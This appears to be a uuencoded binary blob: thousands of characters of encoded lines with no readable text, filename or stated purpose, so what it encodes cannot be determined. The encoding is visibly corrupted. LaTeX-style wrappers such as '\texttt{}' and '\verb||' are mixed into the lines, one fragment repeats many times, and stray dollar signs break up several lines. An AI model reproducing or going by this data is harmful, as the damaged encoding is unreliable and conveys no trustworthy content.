M#MW3?5<NC'MIL?/Q#2Z.^V:Z?X1+XQ[YAW(9N+Q8;Z;`%7#?0O<]+I]X..ZW $MQ<[7C=W*XW!O*';V\.3@GNZ5/,K3<6\G=E[#"<_%/;+7W*?#BW`_2O=L?N4M]$ MP<?58GV_`N_\$W1,P]\;P/MS'T_T?^\$AP'\HXM5AOJH4VG@\?Q68?^0%M(HOU MK@T?PZ8W>3YM3H<S3A->^3@VE<B]Q'JS.H*Q)Z+R"6Q2D,N+G??'2,;'X9/8 M/"&'CVPV.:,8#X1/83./?)`V+Z,:YXFF?!J;&N0^8KU9%MWX(WP&F^@QC'.) MG=>NQ#3>"5_`YAXY3"RS>49.'UNL__QJ<F.Q\[V)N,8/X??8_"0GC&<V=^,; M9TV@[`V^=H7<2ZPWA1(:#X(C8C.'O\$OL[!,;CX`38K.\$?(PV&9,9]X-#L)E' $M/D*;F\F-$Z=0+HQ-7G(ML?/:T93\&\#<7.ZYS)RVD3-K5Q$[@6-J/(6V@S.JWQ)]$ M>;@U-B_(X=.93?<,QKO@_MA<(7^BS=DLQDFS*L_%IABY55:S^93-N&B(\EIL $M\&I*'AIA-C!S\&]>\&]V/0ESZ?-YYS\&Q7(IG\&F$7F8V'D>E]NX=![E.]@T(X\4$ MFS_+U_@+_!:;^/F-B^<WFU\$%C,_!O[!Y3@Y7T&SR%3\$>`<?V*B\CGZ+-*+& M=^%DV'B+&:<7.^^/Q8W?PUFQB5'".)_8^5Y>2>/.<\$%LII!WTF98:>/;<"5L MW&6,TXB=_[YEE60@7DRL[V/@.KBO()^B39ORQL?@MMB\(L>10.]K%8T;PSVQ M&4I>39MDE8V;PR.P&41>2)OZ58S7P).Q.4-^1YN%58V_PHNP25#-N+A8;[[_ M:?SG7\H[L.E+7BYV_OW7,,Y24_D8-E7)O<1Z,ZF6\6/X,C9A:QMG\$3NOMZEC MO!E^@,TU\B_:[*MK'+6>\BML0L@UQ<[KHNL;OX1_8!.Y@7%.L=Y\()=HJ!S* $MI]R</%;LO,TT,D[=6\#D\&-I7)?<5ZP\^7\#S>ASRE-E>O"U<7Z/AYN"*^&I\/W$ MX1DP_Y@QFOGP'/S3(?G<]]L+!T=UE1?KKQWUA`O`R^&"\\$.X\$)R\N7)AN#Y< M!)X+%X7/P<5@3POEXG`.N`3<\$BX)SX9+P9?@TG#TELIEX.IP67BTV/D:`EP/ MOD/WTJW\$^O<LB_4]5&OE5G`2<@FX-5Q?['R-#FX/'R=_H\$WA-LI=X'IBY^L_ M<`_X\$MW3ME7N`Y<3Z_M:>`!\CNZEVRF/AAN*]?T&/#'X?VEO[E7@J7`GNI^' $\texttt{M9}'OZ)ZDH_(*N+\#8^?P\$;X!3=E+>"\$<4Z\T+>"<<JK-Q!K'S?*J[\E=X,_D"]$ M_`U^`W^'X_:@GUL?Y4S!YZIP9K@ZG`7N"&>%1XF=?\]]E7/@7D+L?+T%+H![MJ'[TF`<NBOM`NE^\$2^+^CIR@O]FTALOB/H*\@39?X8JX1Q]@G%?LO)X!KH[[M,?(;VEP:I-PR>"?''FPV*^#VP1^'[K>&*/?"_2LYZ5"S.0/WQ_T9W:L-4QZ, M>P>Q\V.*]7/,;W0O/\$)Y*NYUR\$/\$SO>MX!FXOZ/[X9'F^>,]<JA19M-QM/(J MW,>)G>>D8Y0WXAY^K+E7'Z>\'?>.8N>Y)[P']^]T+S%>^0#N3<D3Q<ZO7:R? M>WXA)YY`S_O\$^OG4<;JGGJA\\$?>BY)9BYWLK\!7<3Y-?T2;K9'H>`;_\$9B[Y $M^\&U>3C^*.F:K^+?B^E=0!K^#?EIOE/AOUX;+F.?)XVSV<9A^O6SH--97(GL=Z4$ M76@\#FX2?&Y"/DZ;#\$N,.\'=L1E+7DN;&\OI<=<*Y?'8%"(W%#L?AU<:^U8I MK\`F%;FBLOX<N]KX*[P=FP1KC\$N(G<>E:^EQ'7PH^+R#/)\VES<8)]NH_`&; MHN1FXO_ML<3T3>9^'UX\$?Z5[SLW*R^!*Y\$YBO<F[Q7PNJ\$;N)78^;L!;X)?D $M6\$O-YX6Z\"\&8?Y[?Y\#Y0/5Y(\$\$5<YO:1`K^;\&1X=\$P\$/@P'!7^"D>\#,VU7$ MC@XW@6/`2^&8\%TX%AQMAW)LN`8<)[B'X*/X7APJIW*\>\$Z<`)X"IP0/@HG $\verb|M@K_\#B>\&\N\R_JZEP*G@]W</M5DX/IQ(['P?@K/`YNF?>HYP3KBAVGCO#1>\#GF) | W</M5DX/IQ(['P?@K/`YNF?>HYP3KBAVGCO#1>\#GF) | W</M5DX/IQ(['P?@K/`YNF?>HYP3KBAVGCO#1>#GF) | W</M5DX/IQ(['PP?@K/`YNF?>HYP3KBAVGCO#1>#GF) | W</M5DX/IQ(['PP?@K/'YNF?>HYP3KBAVGCO#1>#GF) | W</M5DX/IQ(['PP?@K/'YNF?>HYP3KBAVGCO#1>#GF) | W</M5DX/IQ(['PP?@K/'YNF?>HYP3KBAVGCO#1>#GF) | W</M5DX/IQ(['PP?@K/'YNF?>HYP3KBAVGCO#1>#GF) | W</M5DX/IQ(['PP?@K/'YNF?*] | W</M5DX/IQ(['PP?@K/'YNF?*] | W</M5DX/IQ(['PP?@K/'YNF?*] | W</M5DX/IQ(['PP?@K/'YNF?*] | W</M5DX/IQ(['PP?@K/'YNF?*] | W</M5DX/IQ(['PP?@K/'YNF?*] | W</M5DX/IQ(['PP?@K/'YNF?*] | W</M5DX/IQ(['PP?@K/'YNF?*] | W</M5DX/IQ(['PP?@K/'YNF?*] | W</M5DX/IQ(['PP?@K/'YNF?*] | W</M5DX/IQ(['PP?WYNF?*]

 $M = ,^Q5[DX7), ^BX! + Q^[;]P63C: /OKZ$EP9GD7 > "U > !; -_P/_!5 > & ^V/$ $M\S=<"SY$_D";@@?P'`VN0^XG=KY'<-`\3MXI=IZ7'3*/DT/(=<3.UQ8.&[>'$ M.\/CR)MH<_&(<;JCYC%;)7(/L?-Q_KAQ=W@./)V\AS8E3QJ/A[?#J\EG:7/S MK''R<\KOX<+D1F*]J7S>>!4<RHW'8^3_:+/DHO%/.!8VR2X9EQ/KS;^7C4M= $M44X5_)Q+GB]V'CM=,]X/Y+F(3G=:/9>],XVBWE^MCD(-<1.]'N6.<X:YR$ MU^#G.W)WL?.UV7^,R\,3L6E%'DN;/O>-C\%+L'E\$#O.`?@X/E7?A7E&L[S/A MO;AO(]^D3?-']+P8OHG-)?(7VFQX8OP5 HI-C*?&.<3.Y =GQK?A:,'?'TJ. M_]QLCKPPCO=2.0LV!<A-Q?_;YZ92K]0]\$3Q`K#<KX:3P(?)CVA1]K9R2?\S_ MKQO(/KF\KN->E#?MNHKGR6O#0LM]!!R"5P[.@[/CL\U&.`<^DYR'<^*SQ&LX M%SX#A'NCG,>56']-\$*\;T2[@"N.XH"NIXR*NS([+X+O!2=ZH7TL^UY.?OW[A $M:QGT\setminus[^GWC]^*._EO^Y=]< GFM1;FH;]K5Q,^A(OU:*M&OI3+]6JK0K^4/^K54$ $MI5] += ?JU_!D$7) -^+75 < T1TWP2M$VN#G_]?_^?.O9'[^<&__&NX9LO/?P+^$ M=YOCY[_TM\,[/WZ+(.`VKH#C=OCL#<OS\92..[HR.>[D*D#W:MKR/+VVXVZN M)HZ[X]_MUC=X/N7Z\>O7KP-P*]<7\?_VZ^I@?EWP"?RZ>KLB1'O3[H%XGGQ? M/K3SX_<.`AY`OY8QKE*.Q[FJ.)[@ZN-XHCS:TI[LNNMX*OYDG<!;]?/LBY]S M5+C?__ES?OW;R8WQ"L@?\G,.K8PGIV_:)90?1UM]]L\7G.(5\$<[092;/)9\F $M^{3}W&1<B3R^{-}D3S&!<C-R1/(*E'R(_)B;W&!<AUR8/(T\C;R-G/R/.HWRY)$ MKD7N1M[UVVTCR.=K;] \ _OGM=50)!1W5G=K7Y;3P&(R\F/_OMR&'E^Y(1@CZ\ $M3QX?G@VZE3P\&W8UZ+7+([A.17##0QJD<3W=$72S#S'P]^>*\??GEDD)X^\2$ $M]:6\&\?>$-LP.X^]J3)X3QM^9F+-<T$GE_]>X(HR_!ZU(+1A_3]91./AW8,5H)$ M#N/O%1I]\$\:?11GE\$8P_.[\$>[/P9B7#"[/+XX0V,/^,NUE<8?R9;)1A_WAK^ M/"XQ_CRN=!%@_%E585+#^'-XUC6%\?M5MR^&G=>?BYW7GXN=UY^+\?KSBS!> M6RZO, X3Q.L.S9V&\QN_R+1BOLYIW%\9KG.1KK3"^U@KC:ZWR'\?&<YPT;]7' MBI)X_\+[LAC_P*7(I5TIS/LL/M851EO.E5*W8K,O3ZY@M7^@K>PJIUNQV5<A M_V&U3=!6=W74K=CL_R3_9;7]T-9R3=>MV.QKD^M8[0RT]5U[="LV^P;DAE:[M'VT3UT/=BLV^*;F9U3Y%V](5-H9N6]*^%;FUU?Y"V\Z56;=BLV]/[F"UR=Y) $M*\[JNM6;/9=R*VMMA3:'J[>NA6;?4]R+ZNMB[:0:X*NQ6;?C]S?:@>@'>0Z$ MIENQV0\F#[':F6B'NUXY[7#:CR"/M-I=:,>XHL?4[1C:CR6/L]J+:">Z\NA6 M;/:3R).M]C':::[ZNA6;_73R#*0]CG:V:ZC3SJ;]'/)<JXW\WB>>[UJE6['9 $M+R^OM-HL:)>X+NA6;/9+R<NLM@S:E:XONA6;_2KR:JOMC':=*V$LW:ZC_7KR$ M!JN=C':SJYANQ6:_A;S5:C>CW>%JJ5NQV>\D[[+:6VCWNL;K5FSV^\C[K3;< M!Y_XD&N+;L5F?YA\Q&HSHCWNNJ5;L=F?()^TVK)HS[@\L75[AO9GR>>LM@W: MBZ[4NA6;_27R9:L=AO::JX)NQ69_G7S#:M>BO>WJK%NQV=\AW[7:LVCONV;J M5FSV#\@/K?8VVL>N?;H5F_T3\E/[_1?M"]<CW8K-_B7YE=7&^>@3OW6%CZ/; MM[1_1WYOM7G1?G)EU:W8[#^3OUAM%;3?77_I5FSV/\C_V>^_THK=?74K-GLW MV>/^G^U4U<JS@\$6Z%9M]@!S*:E>C#>L^H5NQV8<CA[?:PV@CN=_H5FSVD<E1 MK/8VVNCNF'%U&YWV,<@Q_V<K#_I\XCCN?+H5FWU<<CRKC8HVH;NA;L5FGXB< MV&JSH\$WF'JY;L=DG)Z>PV@IH4[O7.&UJVJ<AI[7:-F@SN"_I5FSV&<F9K'8L $M=VO=BLV^"+FHU7H_^\0EW!-U*S;[DN125IL(;5GW-MV*S;X<N;S5AJ"MY+ZC]$ M6['95R97L=IJ:*NY??%U6XWVU<E 6FT'M#7=:74K-OM:Y-I6.QIM/7<EW8K-MOCZY@=4N1=08W56W8K-O0FYJM?O0MG#/UJW8[%N26UGM-;1MW0=T*S;[=N3V M5OL&;2?W\$]V*S;XSN8O5AOWB\$W=W1TR@V^ZT[T'N:;4IT?9QA^A6;/9]R?VL MM@C:@>Z:NA6;_2#R8*NMCW:8N[]NQ68_G#S":ONB'>U>HENQV8\AC[7:V6@G MN\$_I5FSV\$\F3K'87VJGN=[H5F_TT\G2K/8MVECMV0MW.HOUL\ARK?8AVGKN` M;L5F/Y^\P&J_HEWL;JQ;L=DO(2^UVO!??>(5[I&Z%90]20(JJTV,=JU[G6[% M9K^.O-YJ<Z+=Y+ZB6['9;R9OL3^7H=WN_J%;L=GO(.^T/UZAW>-.FDBW>VB_ ME[S/:D>A/>@NI5NQV1\B'[8_7J\$]YFZK6['9'R>?L-J#:\$^[)^M6;/9GR&?M MQSEH+[AWZ%9L]A?)EZSV/=JK[GNZ%90]-?)UJPWSS2>^Y0XDUNTMVM\FW[': MA&C_<:?7K=CL[Y,?6&UVM(_<570K-OO'Y"=66QGM<W=WW8K-_@7YI?T8">T; M]US=BLW^+?F=U0Y%^]%]2+=BL_]\$_FRU?Z/]YGZF6['9?R?_L-J]:'^Y(R?1 M[2 :NSS&;L ;*^C]7ERZ%9L]GYRP&K?HPWCJ:U;L=F')8>SVC#??>*(GH&Z M%9M])')DJTV*-IIGF6[%9A^=',-J\Z*-[3GCM+%I'X<<UVJ;H\$W@^:!;L=DG M)">RVEYHDWKB)M5M4MHG(R>WV@EH4WD*Z59L]JG)::QV)=KTGJ9.FY[V&<@9 MK?8PVBR>T4Z;A?99R=FL]AG: ')X-3IN#]CG)N:SV)]J\GFM.FY?V^<CYK3;F M#Y^XD.>G;L5F7YA<Q&ISH"WN29Y,M\517X)<TFJKHRWC*:-;L=F7)9>SVK9H $M*WK:ZU9L]I7(E:UV)-JJGJFZ%9M]-7)UJUV$MH9GEV[%9E^37,MJ]Z"MZ[FO]$ M6['9UR/7M]H;:!MY0B?7;2/:-R8WL=K/:)M[,NI6;/8MR"VM-L)_/G\$;3U7= MBLV^+;F=U:9"V]'34[=BL^]\$[FRU)=!V\\S3K=CLNY-[6&USM+T]1W0K-OL^ MY+Y6.Q3M\,\\+W8K-?B!YD/VV@7:H)VH*W0ZE_3#R</MM\^TH3R[=BLU^-'F, M_;:!=KRGKM..I_T\$\D2K_89VBF>P;L5F/Y4\S6HC_O2)9WI6Z*9L]K/(LZTV

M#=J_/>=T*S;[>>3Y5EL.[2+/)]V*S7XQ>8G5-D*[W!,_I6Z7TWX%>:75]D>[$MQE-$MV*S7TM>9[4ST6[T-->MV.PWD3=;[2:TVSQCG78;[;>3=WA24YM&_L\%]]$ MM+L]6W4K-OL]Y+U6^PCM`<\]W8K-_B#YD-7Z?_G\$1SUA4NGV*.V/D8];;5RT MISQ9=2LV^]/D,U:;">UY3RW=BLW^`OFBU19#>\4S6+=BL[]*OF:U=='>]*S6 MK=CL;Y%O6VU/M/<\5W0K-OM_R/>M=@;:?SV_="LV^T?DQU:[^^TS3^K4NGU& M^^?D%U9[\$^UK3V7=BLW^#?FMU7Y`^\'34[=BL_](_F2UL5Q^\5?/0MV*S?X; M^;O5AJ#]Z3FE6['9 R*[O/^S 0NMU M1MV*S]Y']5ML;;6AOPC2Z#4W[,.2P M5CL+;0102=V*S3XB.9+5[D`;U=M>MV*SCT:.;K77T<;RSM"MV.QCD^-8[5>T $M\;T'G\#8^[1.0$UIM5+=?G,3[7+=BLT]*3F:U:="F]$9/J]N4M$]$3FVU)="F$ M\^;7K=CLTY,S6&U#M)F]39TV,^VSD+-:;5^TV;WCG#8[[7.0<UKM;+1YO-N< M-@_M\Y+S6>U6M`6]_SAM0=H7(A>VVDMHBWG#IM-M,=H7)Y>PVK=H2WNSZ59L $M]F7(9:TVO, <OKN"MK5NQV5<D5[+:E&C_\`[1K=CLJY*K66T1M']YU^A6;/8U$ MR#6MMB[:.MZKNA6;?5UR/:OMCE;^,H?TNA4[^T;DQO;'#;3-O&ET*S;[YN06 M5KL';6M0%=V*S;X-N:W5WD';P=M+MV*S[TCN9+4_T7;U+M*MV.R[D;M;;5R0 M7]S+>UJW8K/O3>YCM3G0]O=^TJW8[`>0!UIM%;1#O(DRZ'8([8>2AUEM6[OC MO:5T*S;[4>315CL:[3AO!]V*S7X\>8+5KD`[V3O3:2?3?@IYJM6>0CO#>U"W $M8K.?29YEM?^BG>M]H5NQV?]-GF>UH7U^\4)OC(RZ74C[1>3%5IL.[3)O^:==$ M100EY!566Q+M:F\SW8K-?@UYK=4V0KO!.UZW8K/?2-YDM7W0;05NUZW8[+>1 $MMUOM-+2[O/>==A?M=Y/W6.UZM/N]X3+I=C_M#Y^/6NU)M$>\\(;H5F_U1\\C'[$ M\P+:D]XZNA6;_2GR::N-Y?>+SWF'ZE9L]N?)%ZPV+=K+WK6Z%9O]%?)5^S\$# MVAO>:[H5F_U-\BVKK87VKM>=6;=W:7^/_(_5MD/[T)M6MV*S_Y?\R&K[HWWJ M_4.W8K-_1GYNM00100+VUJW8[%^3WUCM\$;3008MU*S;[#^2/50L2[1?0&=V* MS?XK^9O51@_XQ?]Y/^M6;/8_R;_LCQMH/;[\$67ZW8K/WDGT^ZS\$#VE"^TKH5 MFWUH<ABKK88VO*^CTX:G?01R1*OMC#:*;Y9NQ68?E1S-:J>@C>D[I%NQV<<B MQ[;:C6CC^5[J5FSV\<D)K/8JVL2^F%EUFYCV2<A)K?8'VA2^@KH5FWU*<BJK $M31+*+T[K:ZY;L=FG(Z>WVD)H,_DFZ%9L]IG)6:RV(=H0WPZG#:%]=G(.JQV,$ M-K?O@=/FIGT><EZKG8:V@"]\-MT6H'U!<B&K78&VJ"^[;L5F7XQ<W&IWHRWE MJZM;L=F7)I>QVOMHR_N&Z59L]A7(%:TV=&B_N(IOG6[%90\'N:K59D3[I^^Z M; L5F_Q>YAM660%O; YPG1; 6W: UR '7M=KZ:!OXTNE6; /8-R8VLMB?: IKZJNA6; $\label{eq:mass_approx_appro$ MK/89VIZ^+[H5FWTO<F^KC1C&+^[G2Y+]=RLV^_[D`5:;&NU@7QG=BLU^"'FH MU99#.\+72;=BLQ])'F6UC=".]<W6K=CLQY''VV\;:"?Y#NM6;/:3R5.L=A+: $MZ;Y73CN=]C/(,^VW#;1S?+%RZ'8.[>>2_[;:LV@7^`KI5FSV"\F+K/8=VJ6^$ M%KH5F_TR\G*K#1?6+U[EF^BTJVB_FKS&:I.J5AY%[]2MV.PWD#=:;5ZT6WP/ M=2LV^ZWD;59;%>U.7X2<NMU)^UWDW5;;"NT^7P[=BLU^/_F`_?D([6%?/=V* MS?X(^:C5+D5[PC=<MV*S/TD^9;7;T9[UK=>MV.S/D<];[0FTEWPW="LV^\OD M*U9[%^UUGS>7;J_3_@;YIM5^0'O'EUZW8K._2[YGM3'"^<4/?-5T*S;[A^1_ MK383VB>^OKH5F_U3\C.KK8#VI6^I;L7T^G_R:ZMMAO:=[YQNQ?3Z?_('J^V-M]K/OJV[%]/I_\E>KG8#VAR]I[M^MF%[_3_YIM<O1NOUE=2LV>P_9Z_^?[7ZT $M^7]GW8K-/A0YM-5>010./T>W8K,/3XY@M9_1108?<=K(M(]"CFJUL</[Q3'\]$ $MKW4K-ON8Y8A6FP8M7'_L/+J-2_MXY/A66Q8M(G]AW8K-/C$YB=4V09O<W])I$ MD],^!3FEU0Y&F\8_2;=BLT]+3F>U2]!F]._2K=CL,Y\$S6^T6M-G_SIM-MJ' MD+-;[2FTN?P1\^HV%^USD_-8[7VT^?TYG38_[0N0"UKM5[1%_/5U*S;[HN1B M5ALE@E]<TC]"MV*S+T4N;;5IT);S;]"MV.S+DRM8;3FTE?TW=2LV^RKD/ZRV M'MKJ?E\^W5:G_9_DOZRV"]I:_@RZ%9M];7(=JQV%MKZ_NF[%9M^`W-!J%Z-M MXN^G6['9-R4WL]J]:%OZE^E6;/:MR*VM]C':=O[SNA6;?7MR!ZO]B;:S_YMN MQ6;?A=S5:J-%](M[^)/EUVT/VO<D][+:3&C[^LOI5FSV_<C]K;8,VD'^+KH5 MF_U@\A"KK8]VN'^NTPZG_0CR2*OM@7:,_ZANQ68_ECS.:B>BG>A_HUNQV4\B M3[;:E6BG^>,4<'[_+^VGDV=8[4FTL_U%G'8V[>>0YUKM<[3S_:UT*S;[!>2% M5NN/Y!<0\4_6K=CLEY*766T2M"0]NW4K-OM5Y-56FQ_M.O\CW8K-?CUY@]7^ MB7:S/U)!Y_?_TGX+>:O5=D"[PY]+MV*SWTG>9;7CT.[U-]"MV.SWD?=;[4:T $MA_PC=2LV^{D(U9[*>UQ_T;=BLW^!/FDU7Y$>\9_2[=BLS]+/F>UD2+[Q1?]}$ M_D+.[_^E_27R9:M-A_::/Z-NQ69_G7S#:LNCO>W_4[=BL[]#0FNU[=#>]_?7 MK=CL'Y`?VI]3T#[V+]>MF%[_3WYJM?/100!?T*V870]/?F6UN]&^]7_7K9A> $M_T]^{;[7WT'[R)R_NQ73Z_)7ZPV3!2_^+N_0&[%]/I_G]6FU5:<:"K;L5F"$ M[R9[`M;7ZM'Z`W_K5FSV`7(HJ^V\$-FS@F&[%9A^.'-YJ)Z"-%'BK6['91R9' ML=IU:*,'XA;1;73:QR#'M-I3:.,\$BNI6;/9QR?&L]@G:A('6NA6;?2)R8JL-M\$]403A:8HENQV2<GI[#:M&A3!_8X;6K:IR&GM=JR:#,\$'NM6;/89R9FLMBW: MK('(176;E?;9R"%6.P5MSD!NI\U)^USDW%:["VV^0\$.GS4?[_.0"5GL);>'` M*-V*S;X(N:C5OD9;(K!)MV*S+TDN9;7AHOG%90.W=2LV^W+D\O9_7[25`H%B MNJU\$^\KD*E9; `6VU0";=BLV^.OE/JVV'MF;@+]V*S;X6N;;5CD!;+S!`MV*S

MKT]N8+4+T38.K-"MV.R;D)M:[6ZT+0(7=2LV^Y;D5E9['6W;P`_=BLV^';F] MU7Y\$VRF0HKAN.]&^,[F+U4:*[A=W#U30K=CL>Y![6FU&M'T"W70K-ON^Y'Y6 M6P[MP, \W8K-?A!YL-6V1#LL<%RW8K,?3AYAM4/0C@Z\TZW8[,>0QUKM\K03 M`O%*.+__E_83R9.L]C#:J8%BNA6;_33R=*N]BW96H(UNQ68_FSS':K^CG1>8 MJENQV<\G+[#::#'\XL6!O;H5F_T2\E*K38=V1>");L5FOY*\RFK+H%T;B%+2 M^?V_M%]'7F^U+=!N"N31K=CL-Y.W6.UPM-L#C70K-OL=Y)U6NQCMGL!HW8K-M?B]YG]7N0WLPL%FW8K,_1#YLM;?1'@O<T:W8[(__/_;..CZJ:_W7J3\$3FR1# M76FI09&,9&:2M+0AF4\@)"&"5=*0#"\$E)!!!6NJE[D;=W=V-NKN[NPMMJ=UW M?6?>>=_RDO;<W[WW\SE_W)Z>LQ_6^CY[UI:U]MI[]G`4/V[<E7"?&N09S^Y3 M*O^TXF>,N][ZSGU^4"&[Q))_0?&+QAT-]Y5!T]DEEORKBE\S;A7<-P<=Q"ZQ MY-]2_+9Q]X3[WJ`KV266_/N*/S#N0K@?#WJ176+)?Z+X4^.>"O>+07^P2RSY $M+Q5_9=Q;X'X[:-LJ=K]5^*/4?V_<E^*/^-*B676+)KU#_LW%_AKMRT")VB27_$ MF^+?C;OA!L[]:]#Y[!)+/L,CO(;'_(X`[MJ>Q]/NVBJ_CN)!QJV%F^GY@5UB MR6<ISC9N!UR?9],)[/I4/D]QOG\$/ACO8\$V>76/+K*E[/N.?"W=#3Q2ZQY#=2 $MO+%Q[X:[F6<9N\22WUSQ%L9]^^Y6GOO8)9;\4,5;&=GN-MY/F.76/+;*QYF$ MWTV=.X(CW\BNR-4?J3B4<8MA!OPE+)++/F@XI!QQ\&->-K8)99\5'',N+O!$ $M+?4<PRZQY'=40)-QY/=Q7,+N^22+U,VKAGP(U[WF&76/*5BL<9]P&X$SS>$ M:G8GJ/Q\$Q=7&?0MNK2?`+K'DZQ1/-N[/<!L],]@EEGR3XBG&S=G(N=,]![-+M+/D9BG<U[I9P]_!<Q2ZQY)L5[VG<4KBMGI?8)99\F^*\$<:?#G>WYDUUBR7<H MWLNX"^#.]6PWB=VY*M^EN-NX9\+M\=2Q2RSY7L5]QKT>[D+/8G:));](\6+C $\verb|M/@UWB><"=HDEOZ_B_8S[(=P\#/4^P2RSY@Q0?;-S?X1[J^9\%=8LD?IOAPXZZ[$ $ML7./FQ6P^Y1*G^TXF.,6P3W>$\EN\22/T'QB<:=\O<43S>[Q)(_5?$RX\Z#)$ M>X;G-':))7^FXK.,>QK<<SW+V266_'F*SS?N#7`O\GS.+K'D+U9\B7&?A'NY M9W`MNY>K_!6*KS3N1W"O\>S(+K'DKU5\G7'7V,2Y-WH2[!)+_B;%-QMW,[BW M>8YEEUCRMRN^P[A1N'=[;F676/+W*+[7N`UP[_>\RRZQY!]0_*!QN^\$^XLFL $M8_{1E7}4^6/_0+NDYX@N^2?TKQT^8_+^YSGEW9)9;^XI?,.[]<_V',(N)$ ML>1?4?RJ<3^\$^X;G:G:))?^FXK>,^R?<=STOLTLL^?<40V_<339U[D>>0]@E MEOS'BC\Q;@3NYY[M)[/[N<I_H?A+XTZ&^XUG,KO\$DO]6\7?&[8?[HV=O=HDE $M_Y/B%<9=!O=7SX7L$DM^1>+?C'L[W#\]3[)++/F_%&=XS?=6<-?R_L0NL>37$ M5KR.<; \#Z_5N7L\N5\4S\6<9-WLSY\9ZQ[\%++'F?XCSCCH\#K]\YCEUCR@Q6O M:]P&N!MX3V>76/(;*M[(N/O`W=1[/[O\$DM],\>;&/0;NEMXOV"66_%:*AQKW $M"KC;>M=M8'=;E=].\?;&?1#N#MZ=V"66_`C%(XW[`=Q"[RQVB24?4!PT[IJ;$ $M.[?(>QR[Q)*/*(X:=QNX)=[;V"66?*GB'8T[">[.WO?8)9;\+HK+C-L/M*;$ MU<ANA<K'%5<:]S2X5=X0N\22GZ!XHG'O@%OCW8U=8LG7*JXS[IMP&[Q+V266 M?*/B)N/^"7>:]QIVB24_7?\$,XP[9PKF[>U]AEUCR>RAN-FX,[DQ01A.[,U6^ $M57&; <:?!;? <.8Y=8\K,5=QAW(=Q.;SV[Q)*?J[C+N,?!G>_=AUUBR?<H[C7N]$ M97`7>"]BEUCR"Q40,NX]</?Q/L4NL>27*-[7N&_"/<"[@EUBR1^H^"#CKH2[$MU+O%%':7JORAB@\S[B9#G'ND=SR[Q)(_2O'1QBV#>YQW/KO$DC]>\0G&GO'W$ $\texttt{M9.} \setminus 9[!) + _\texttt{A3} \land \texttt{IV@?8}) 9; \\ \setminus & \texttt{8K} / -. \\ \texttt{XRN.} = \texttt{XOV276} / + \texttt{G*C}[/N'?"O="[])$ MWE1V+U3YBQ1?;-P7X%[F'<,NL>005WR%<;^`>[6WG5UBR5^C^%KC>K9T[@W> MX]DEEOR-BF\R[E"XMWIO9Y=8\K<IOMVX8^#>Y7V?76+)WZWX'N-.A[O<FSV-MW>4J?[_B!XR[!.[#WC"[Q))_1/&CQET&]PGO[NP22_Y)Q4\9]P:XSWH/99=8 $ML_{1?MZX3}! R^LMN_{22?UGQ*, i} . [KWE?9)9; \& K?-.Y*N.] XUYC.[CLJ]$ M_Z[B]XSKW\JY'WJ'LTLL^8\4?VS<\$7`_\S:P2RSYSQ5_8=Q*N%][E[!++/EO M%']KW#W@_N"]F%UBR?^H^"?C+H'[B_=I=HDE_ZOBE<8]"^X?WI_9)9;\GXK_ M,NY]<-?,'#(CY1)+?BW%:V>:YY-P/9E5[!)+WJLXT[@KX>9D]K!++/E<Q3[C M;CS4N0699[)++'F_XL'&+8&[?N:#[!)+?@/%&QIW,MQ-,K]BEUCRFRK>S+C= $\texttt{M} < (= \texttt{DKK} \setminus \texttt{KNT} - 4? \texttt{DO} \& \texttt{6QGW} . + \texttt{C}; 9.[, + \texttt{K}' \texttt{DMU} \& \texttt{G} \land \texttt{SO} \& \texttt{3L} \land \texttt{S} : \texttt{[Q)} + ?0? & \texttt{(XSX'')} \\$ $M=W3F">P22[Y0<<"XG\(-9][!+K'DBQ1'_NX"G%N<^0&[Q)(045QJW*WACLG,$ MV8W=,2J_L^)=C#L>;GEF\$;O\$DJ]0'#?N7G#'9^[!+K'DJQ1/,.[1<"=E'L8N $ML>1K%-<:]U*X]9G7L4LL^0; C<:]#^[4S-?8)9; -,73C?L*W-TRU]R=W=U4$ M?G?%>QCW.[@MF3NP2RSYF8I;C9N]C7-G93:R2RSY=L6SC;LEW#F9^[)++/E. $MQ7.-&X4[+_,2=HDE/U]QCW$GP^W/?(9=8LDO4+S0N/A[IWY"[O$DM]'\1+C$ M'@IW_\PM]V!W?Y4_0/&!QCT7[B&9\$]@EEQQ2Q8<:]PZX1V3VLDLL^2,5'V7< $MU^{\$}FWD6N^{22}T[Q^{9}"?DS(?8)9;R8I/,:Y_6^>>EODUN^{22}UWQ&<;=$ M'N[9F1LTLWNVRI^C^%SC[@+W@LQ=V"66_(6*+S+N-+B79G:P2RSYRQ1?;MQ% M<*_*/)%=8LE?K?@:XYX,]_K,.]DEEOP-BF\T[@UP;\G\D%UBR=^J^#;CO@CW MSLS</=F]4^704GRW<3^'>U]FA%UBR2]7?+]Q<[9S[D.9S>P22_YAQ8\8=PC< $MQS,/9Y=8DH?M*X4;C/9%[/+K'DGU7G'%KX+Z8^3J[Q))_2?'+QIT+][7,$ MM5K8?4WE7U?\AG&/AOMVY@AVB27_CN)WC7LKW`\RF]@EEOR'BC\R[OMP/\W< MCUUBR7^F^'/C_@GWJ\Q+V266_->*OS'NQML[]_O,9]DEEOP/BG\T;@7<GS-_

M99=8\K\H_M6X77!_S]QJ)KN_J_P?BO\T[M%PU\B:R"ZQY-=40%:6>?X,=U!6 $M7]H=I/(>Q5[C+H>;G74VN\22SU&<:]S7X.9G/<PNL>0+%/N-^QW<];*^89=8$ M\NLKWL"X@X8Y=^.L#509W5CE-U&\J7\$W@[M%5AF[Q)(?HGA+XT;A;IVU%[0\$ MDM]&\;;&K8,[+.LD=HDE/USQ#L;M@#LJZRYVB24_6G&A<9?`#65]Q"ZQY,.* $MBXQ[MBXQ[MQ8EJ^-W9C*RLN,>[%<'?*BK)++/DQBG<V[G*X8[/V9)=8M6**XS[$ M%MQQ64>P2RSY\8JKC/L#W.JL&]@EEOPDQ37&]0QW[N2L-]@EEGR]X@;C#H4[M)6OM!+M35'ZJXFG&+8.[:]9(=HDEOYOBW8T[#>Z>65/8)99\B^*9QNV\$F\C: $MGUUBR <] 2W& [<@^{#NE749N} 22GZ.XT[C+X'9G/<<NL>3G*9YOW*OA]F6M9)=8$ M\OV*%QAW.=S%64-GL;M8Y?=60(]Q7X:[7U8UN\22WU_Q`<;]!N[!6?WL\$DO^ M\$,5+C>O9P;F'9YW#+K'DCU!\I'\$W@7M,UB/L\$DO^6,7'&7<4W!.SOF676/(G M*3[9N.5PEV5MU,[N,14_3?'IQIT*]ZRLL>P22_YLQ><8=Q[<\[/FL\$LL^0L4 M7VC<I7`OR3J976+)7ZKX,N.>#0?*K+09)9;\58J0-NZ5<*_+^IA=8LE?K_@& 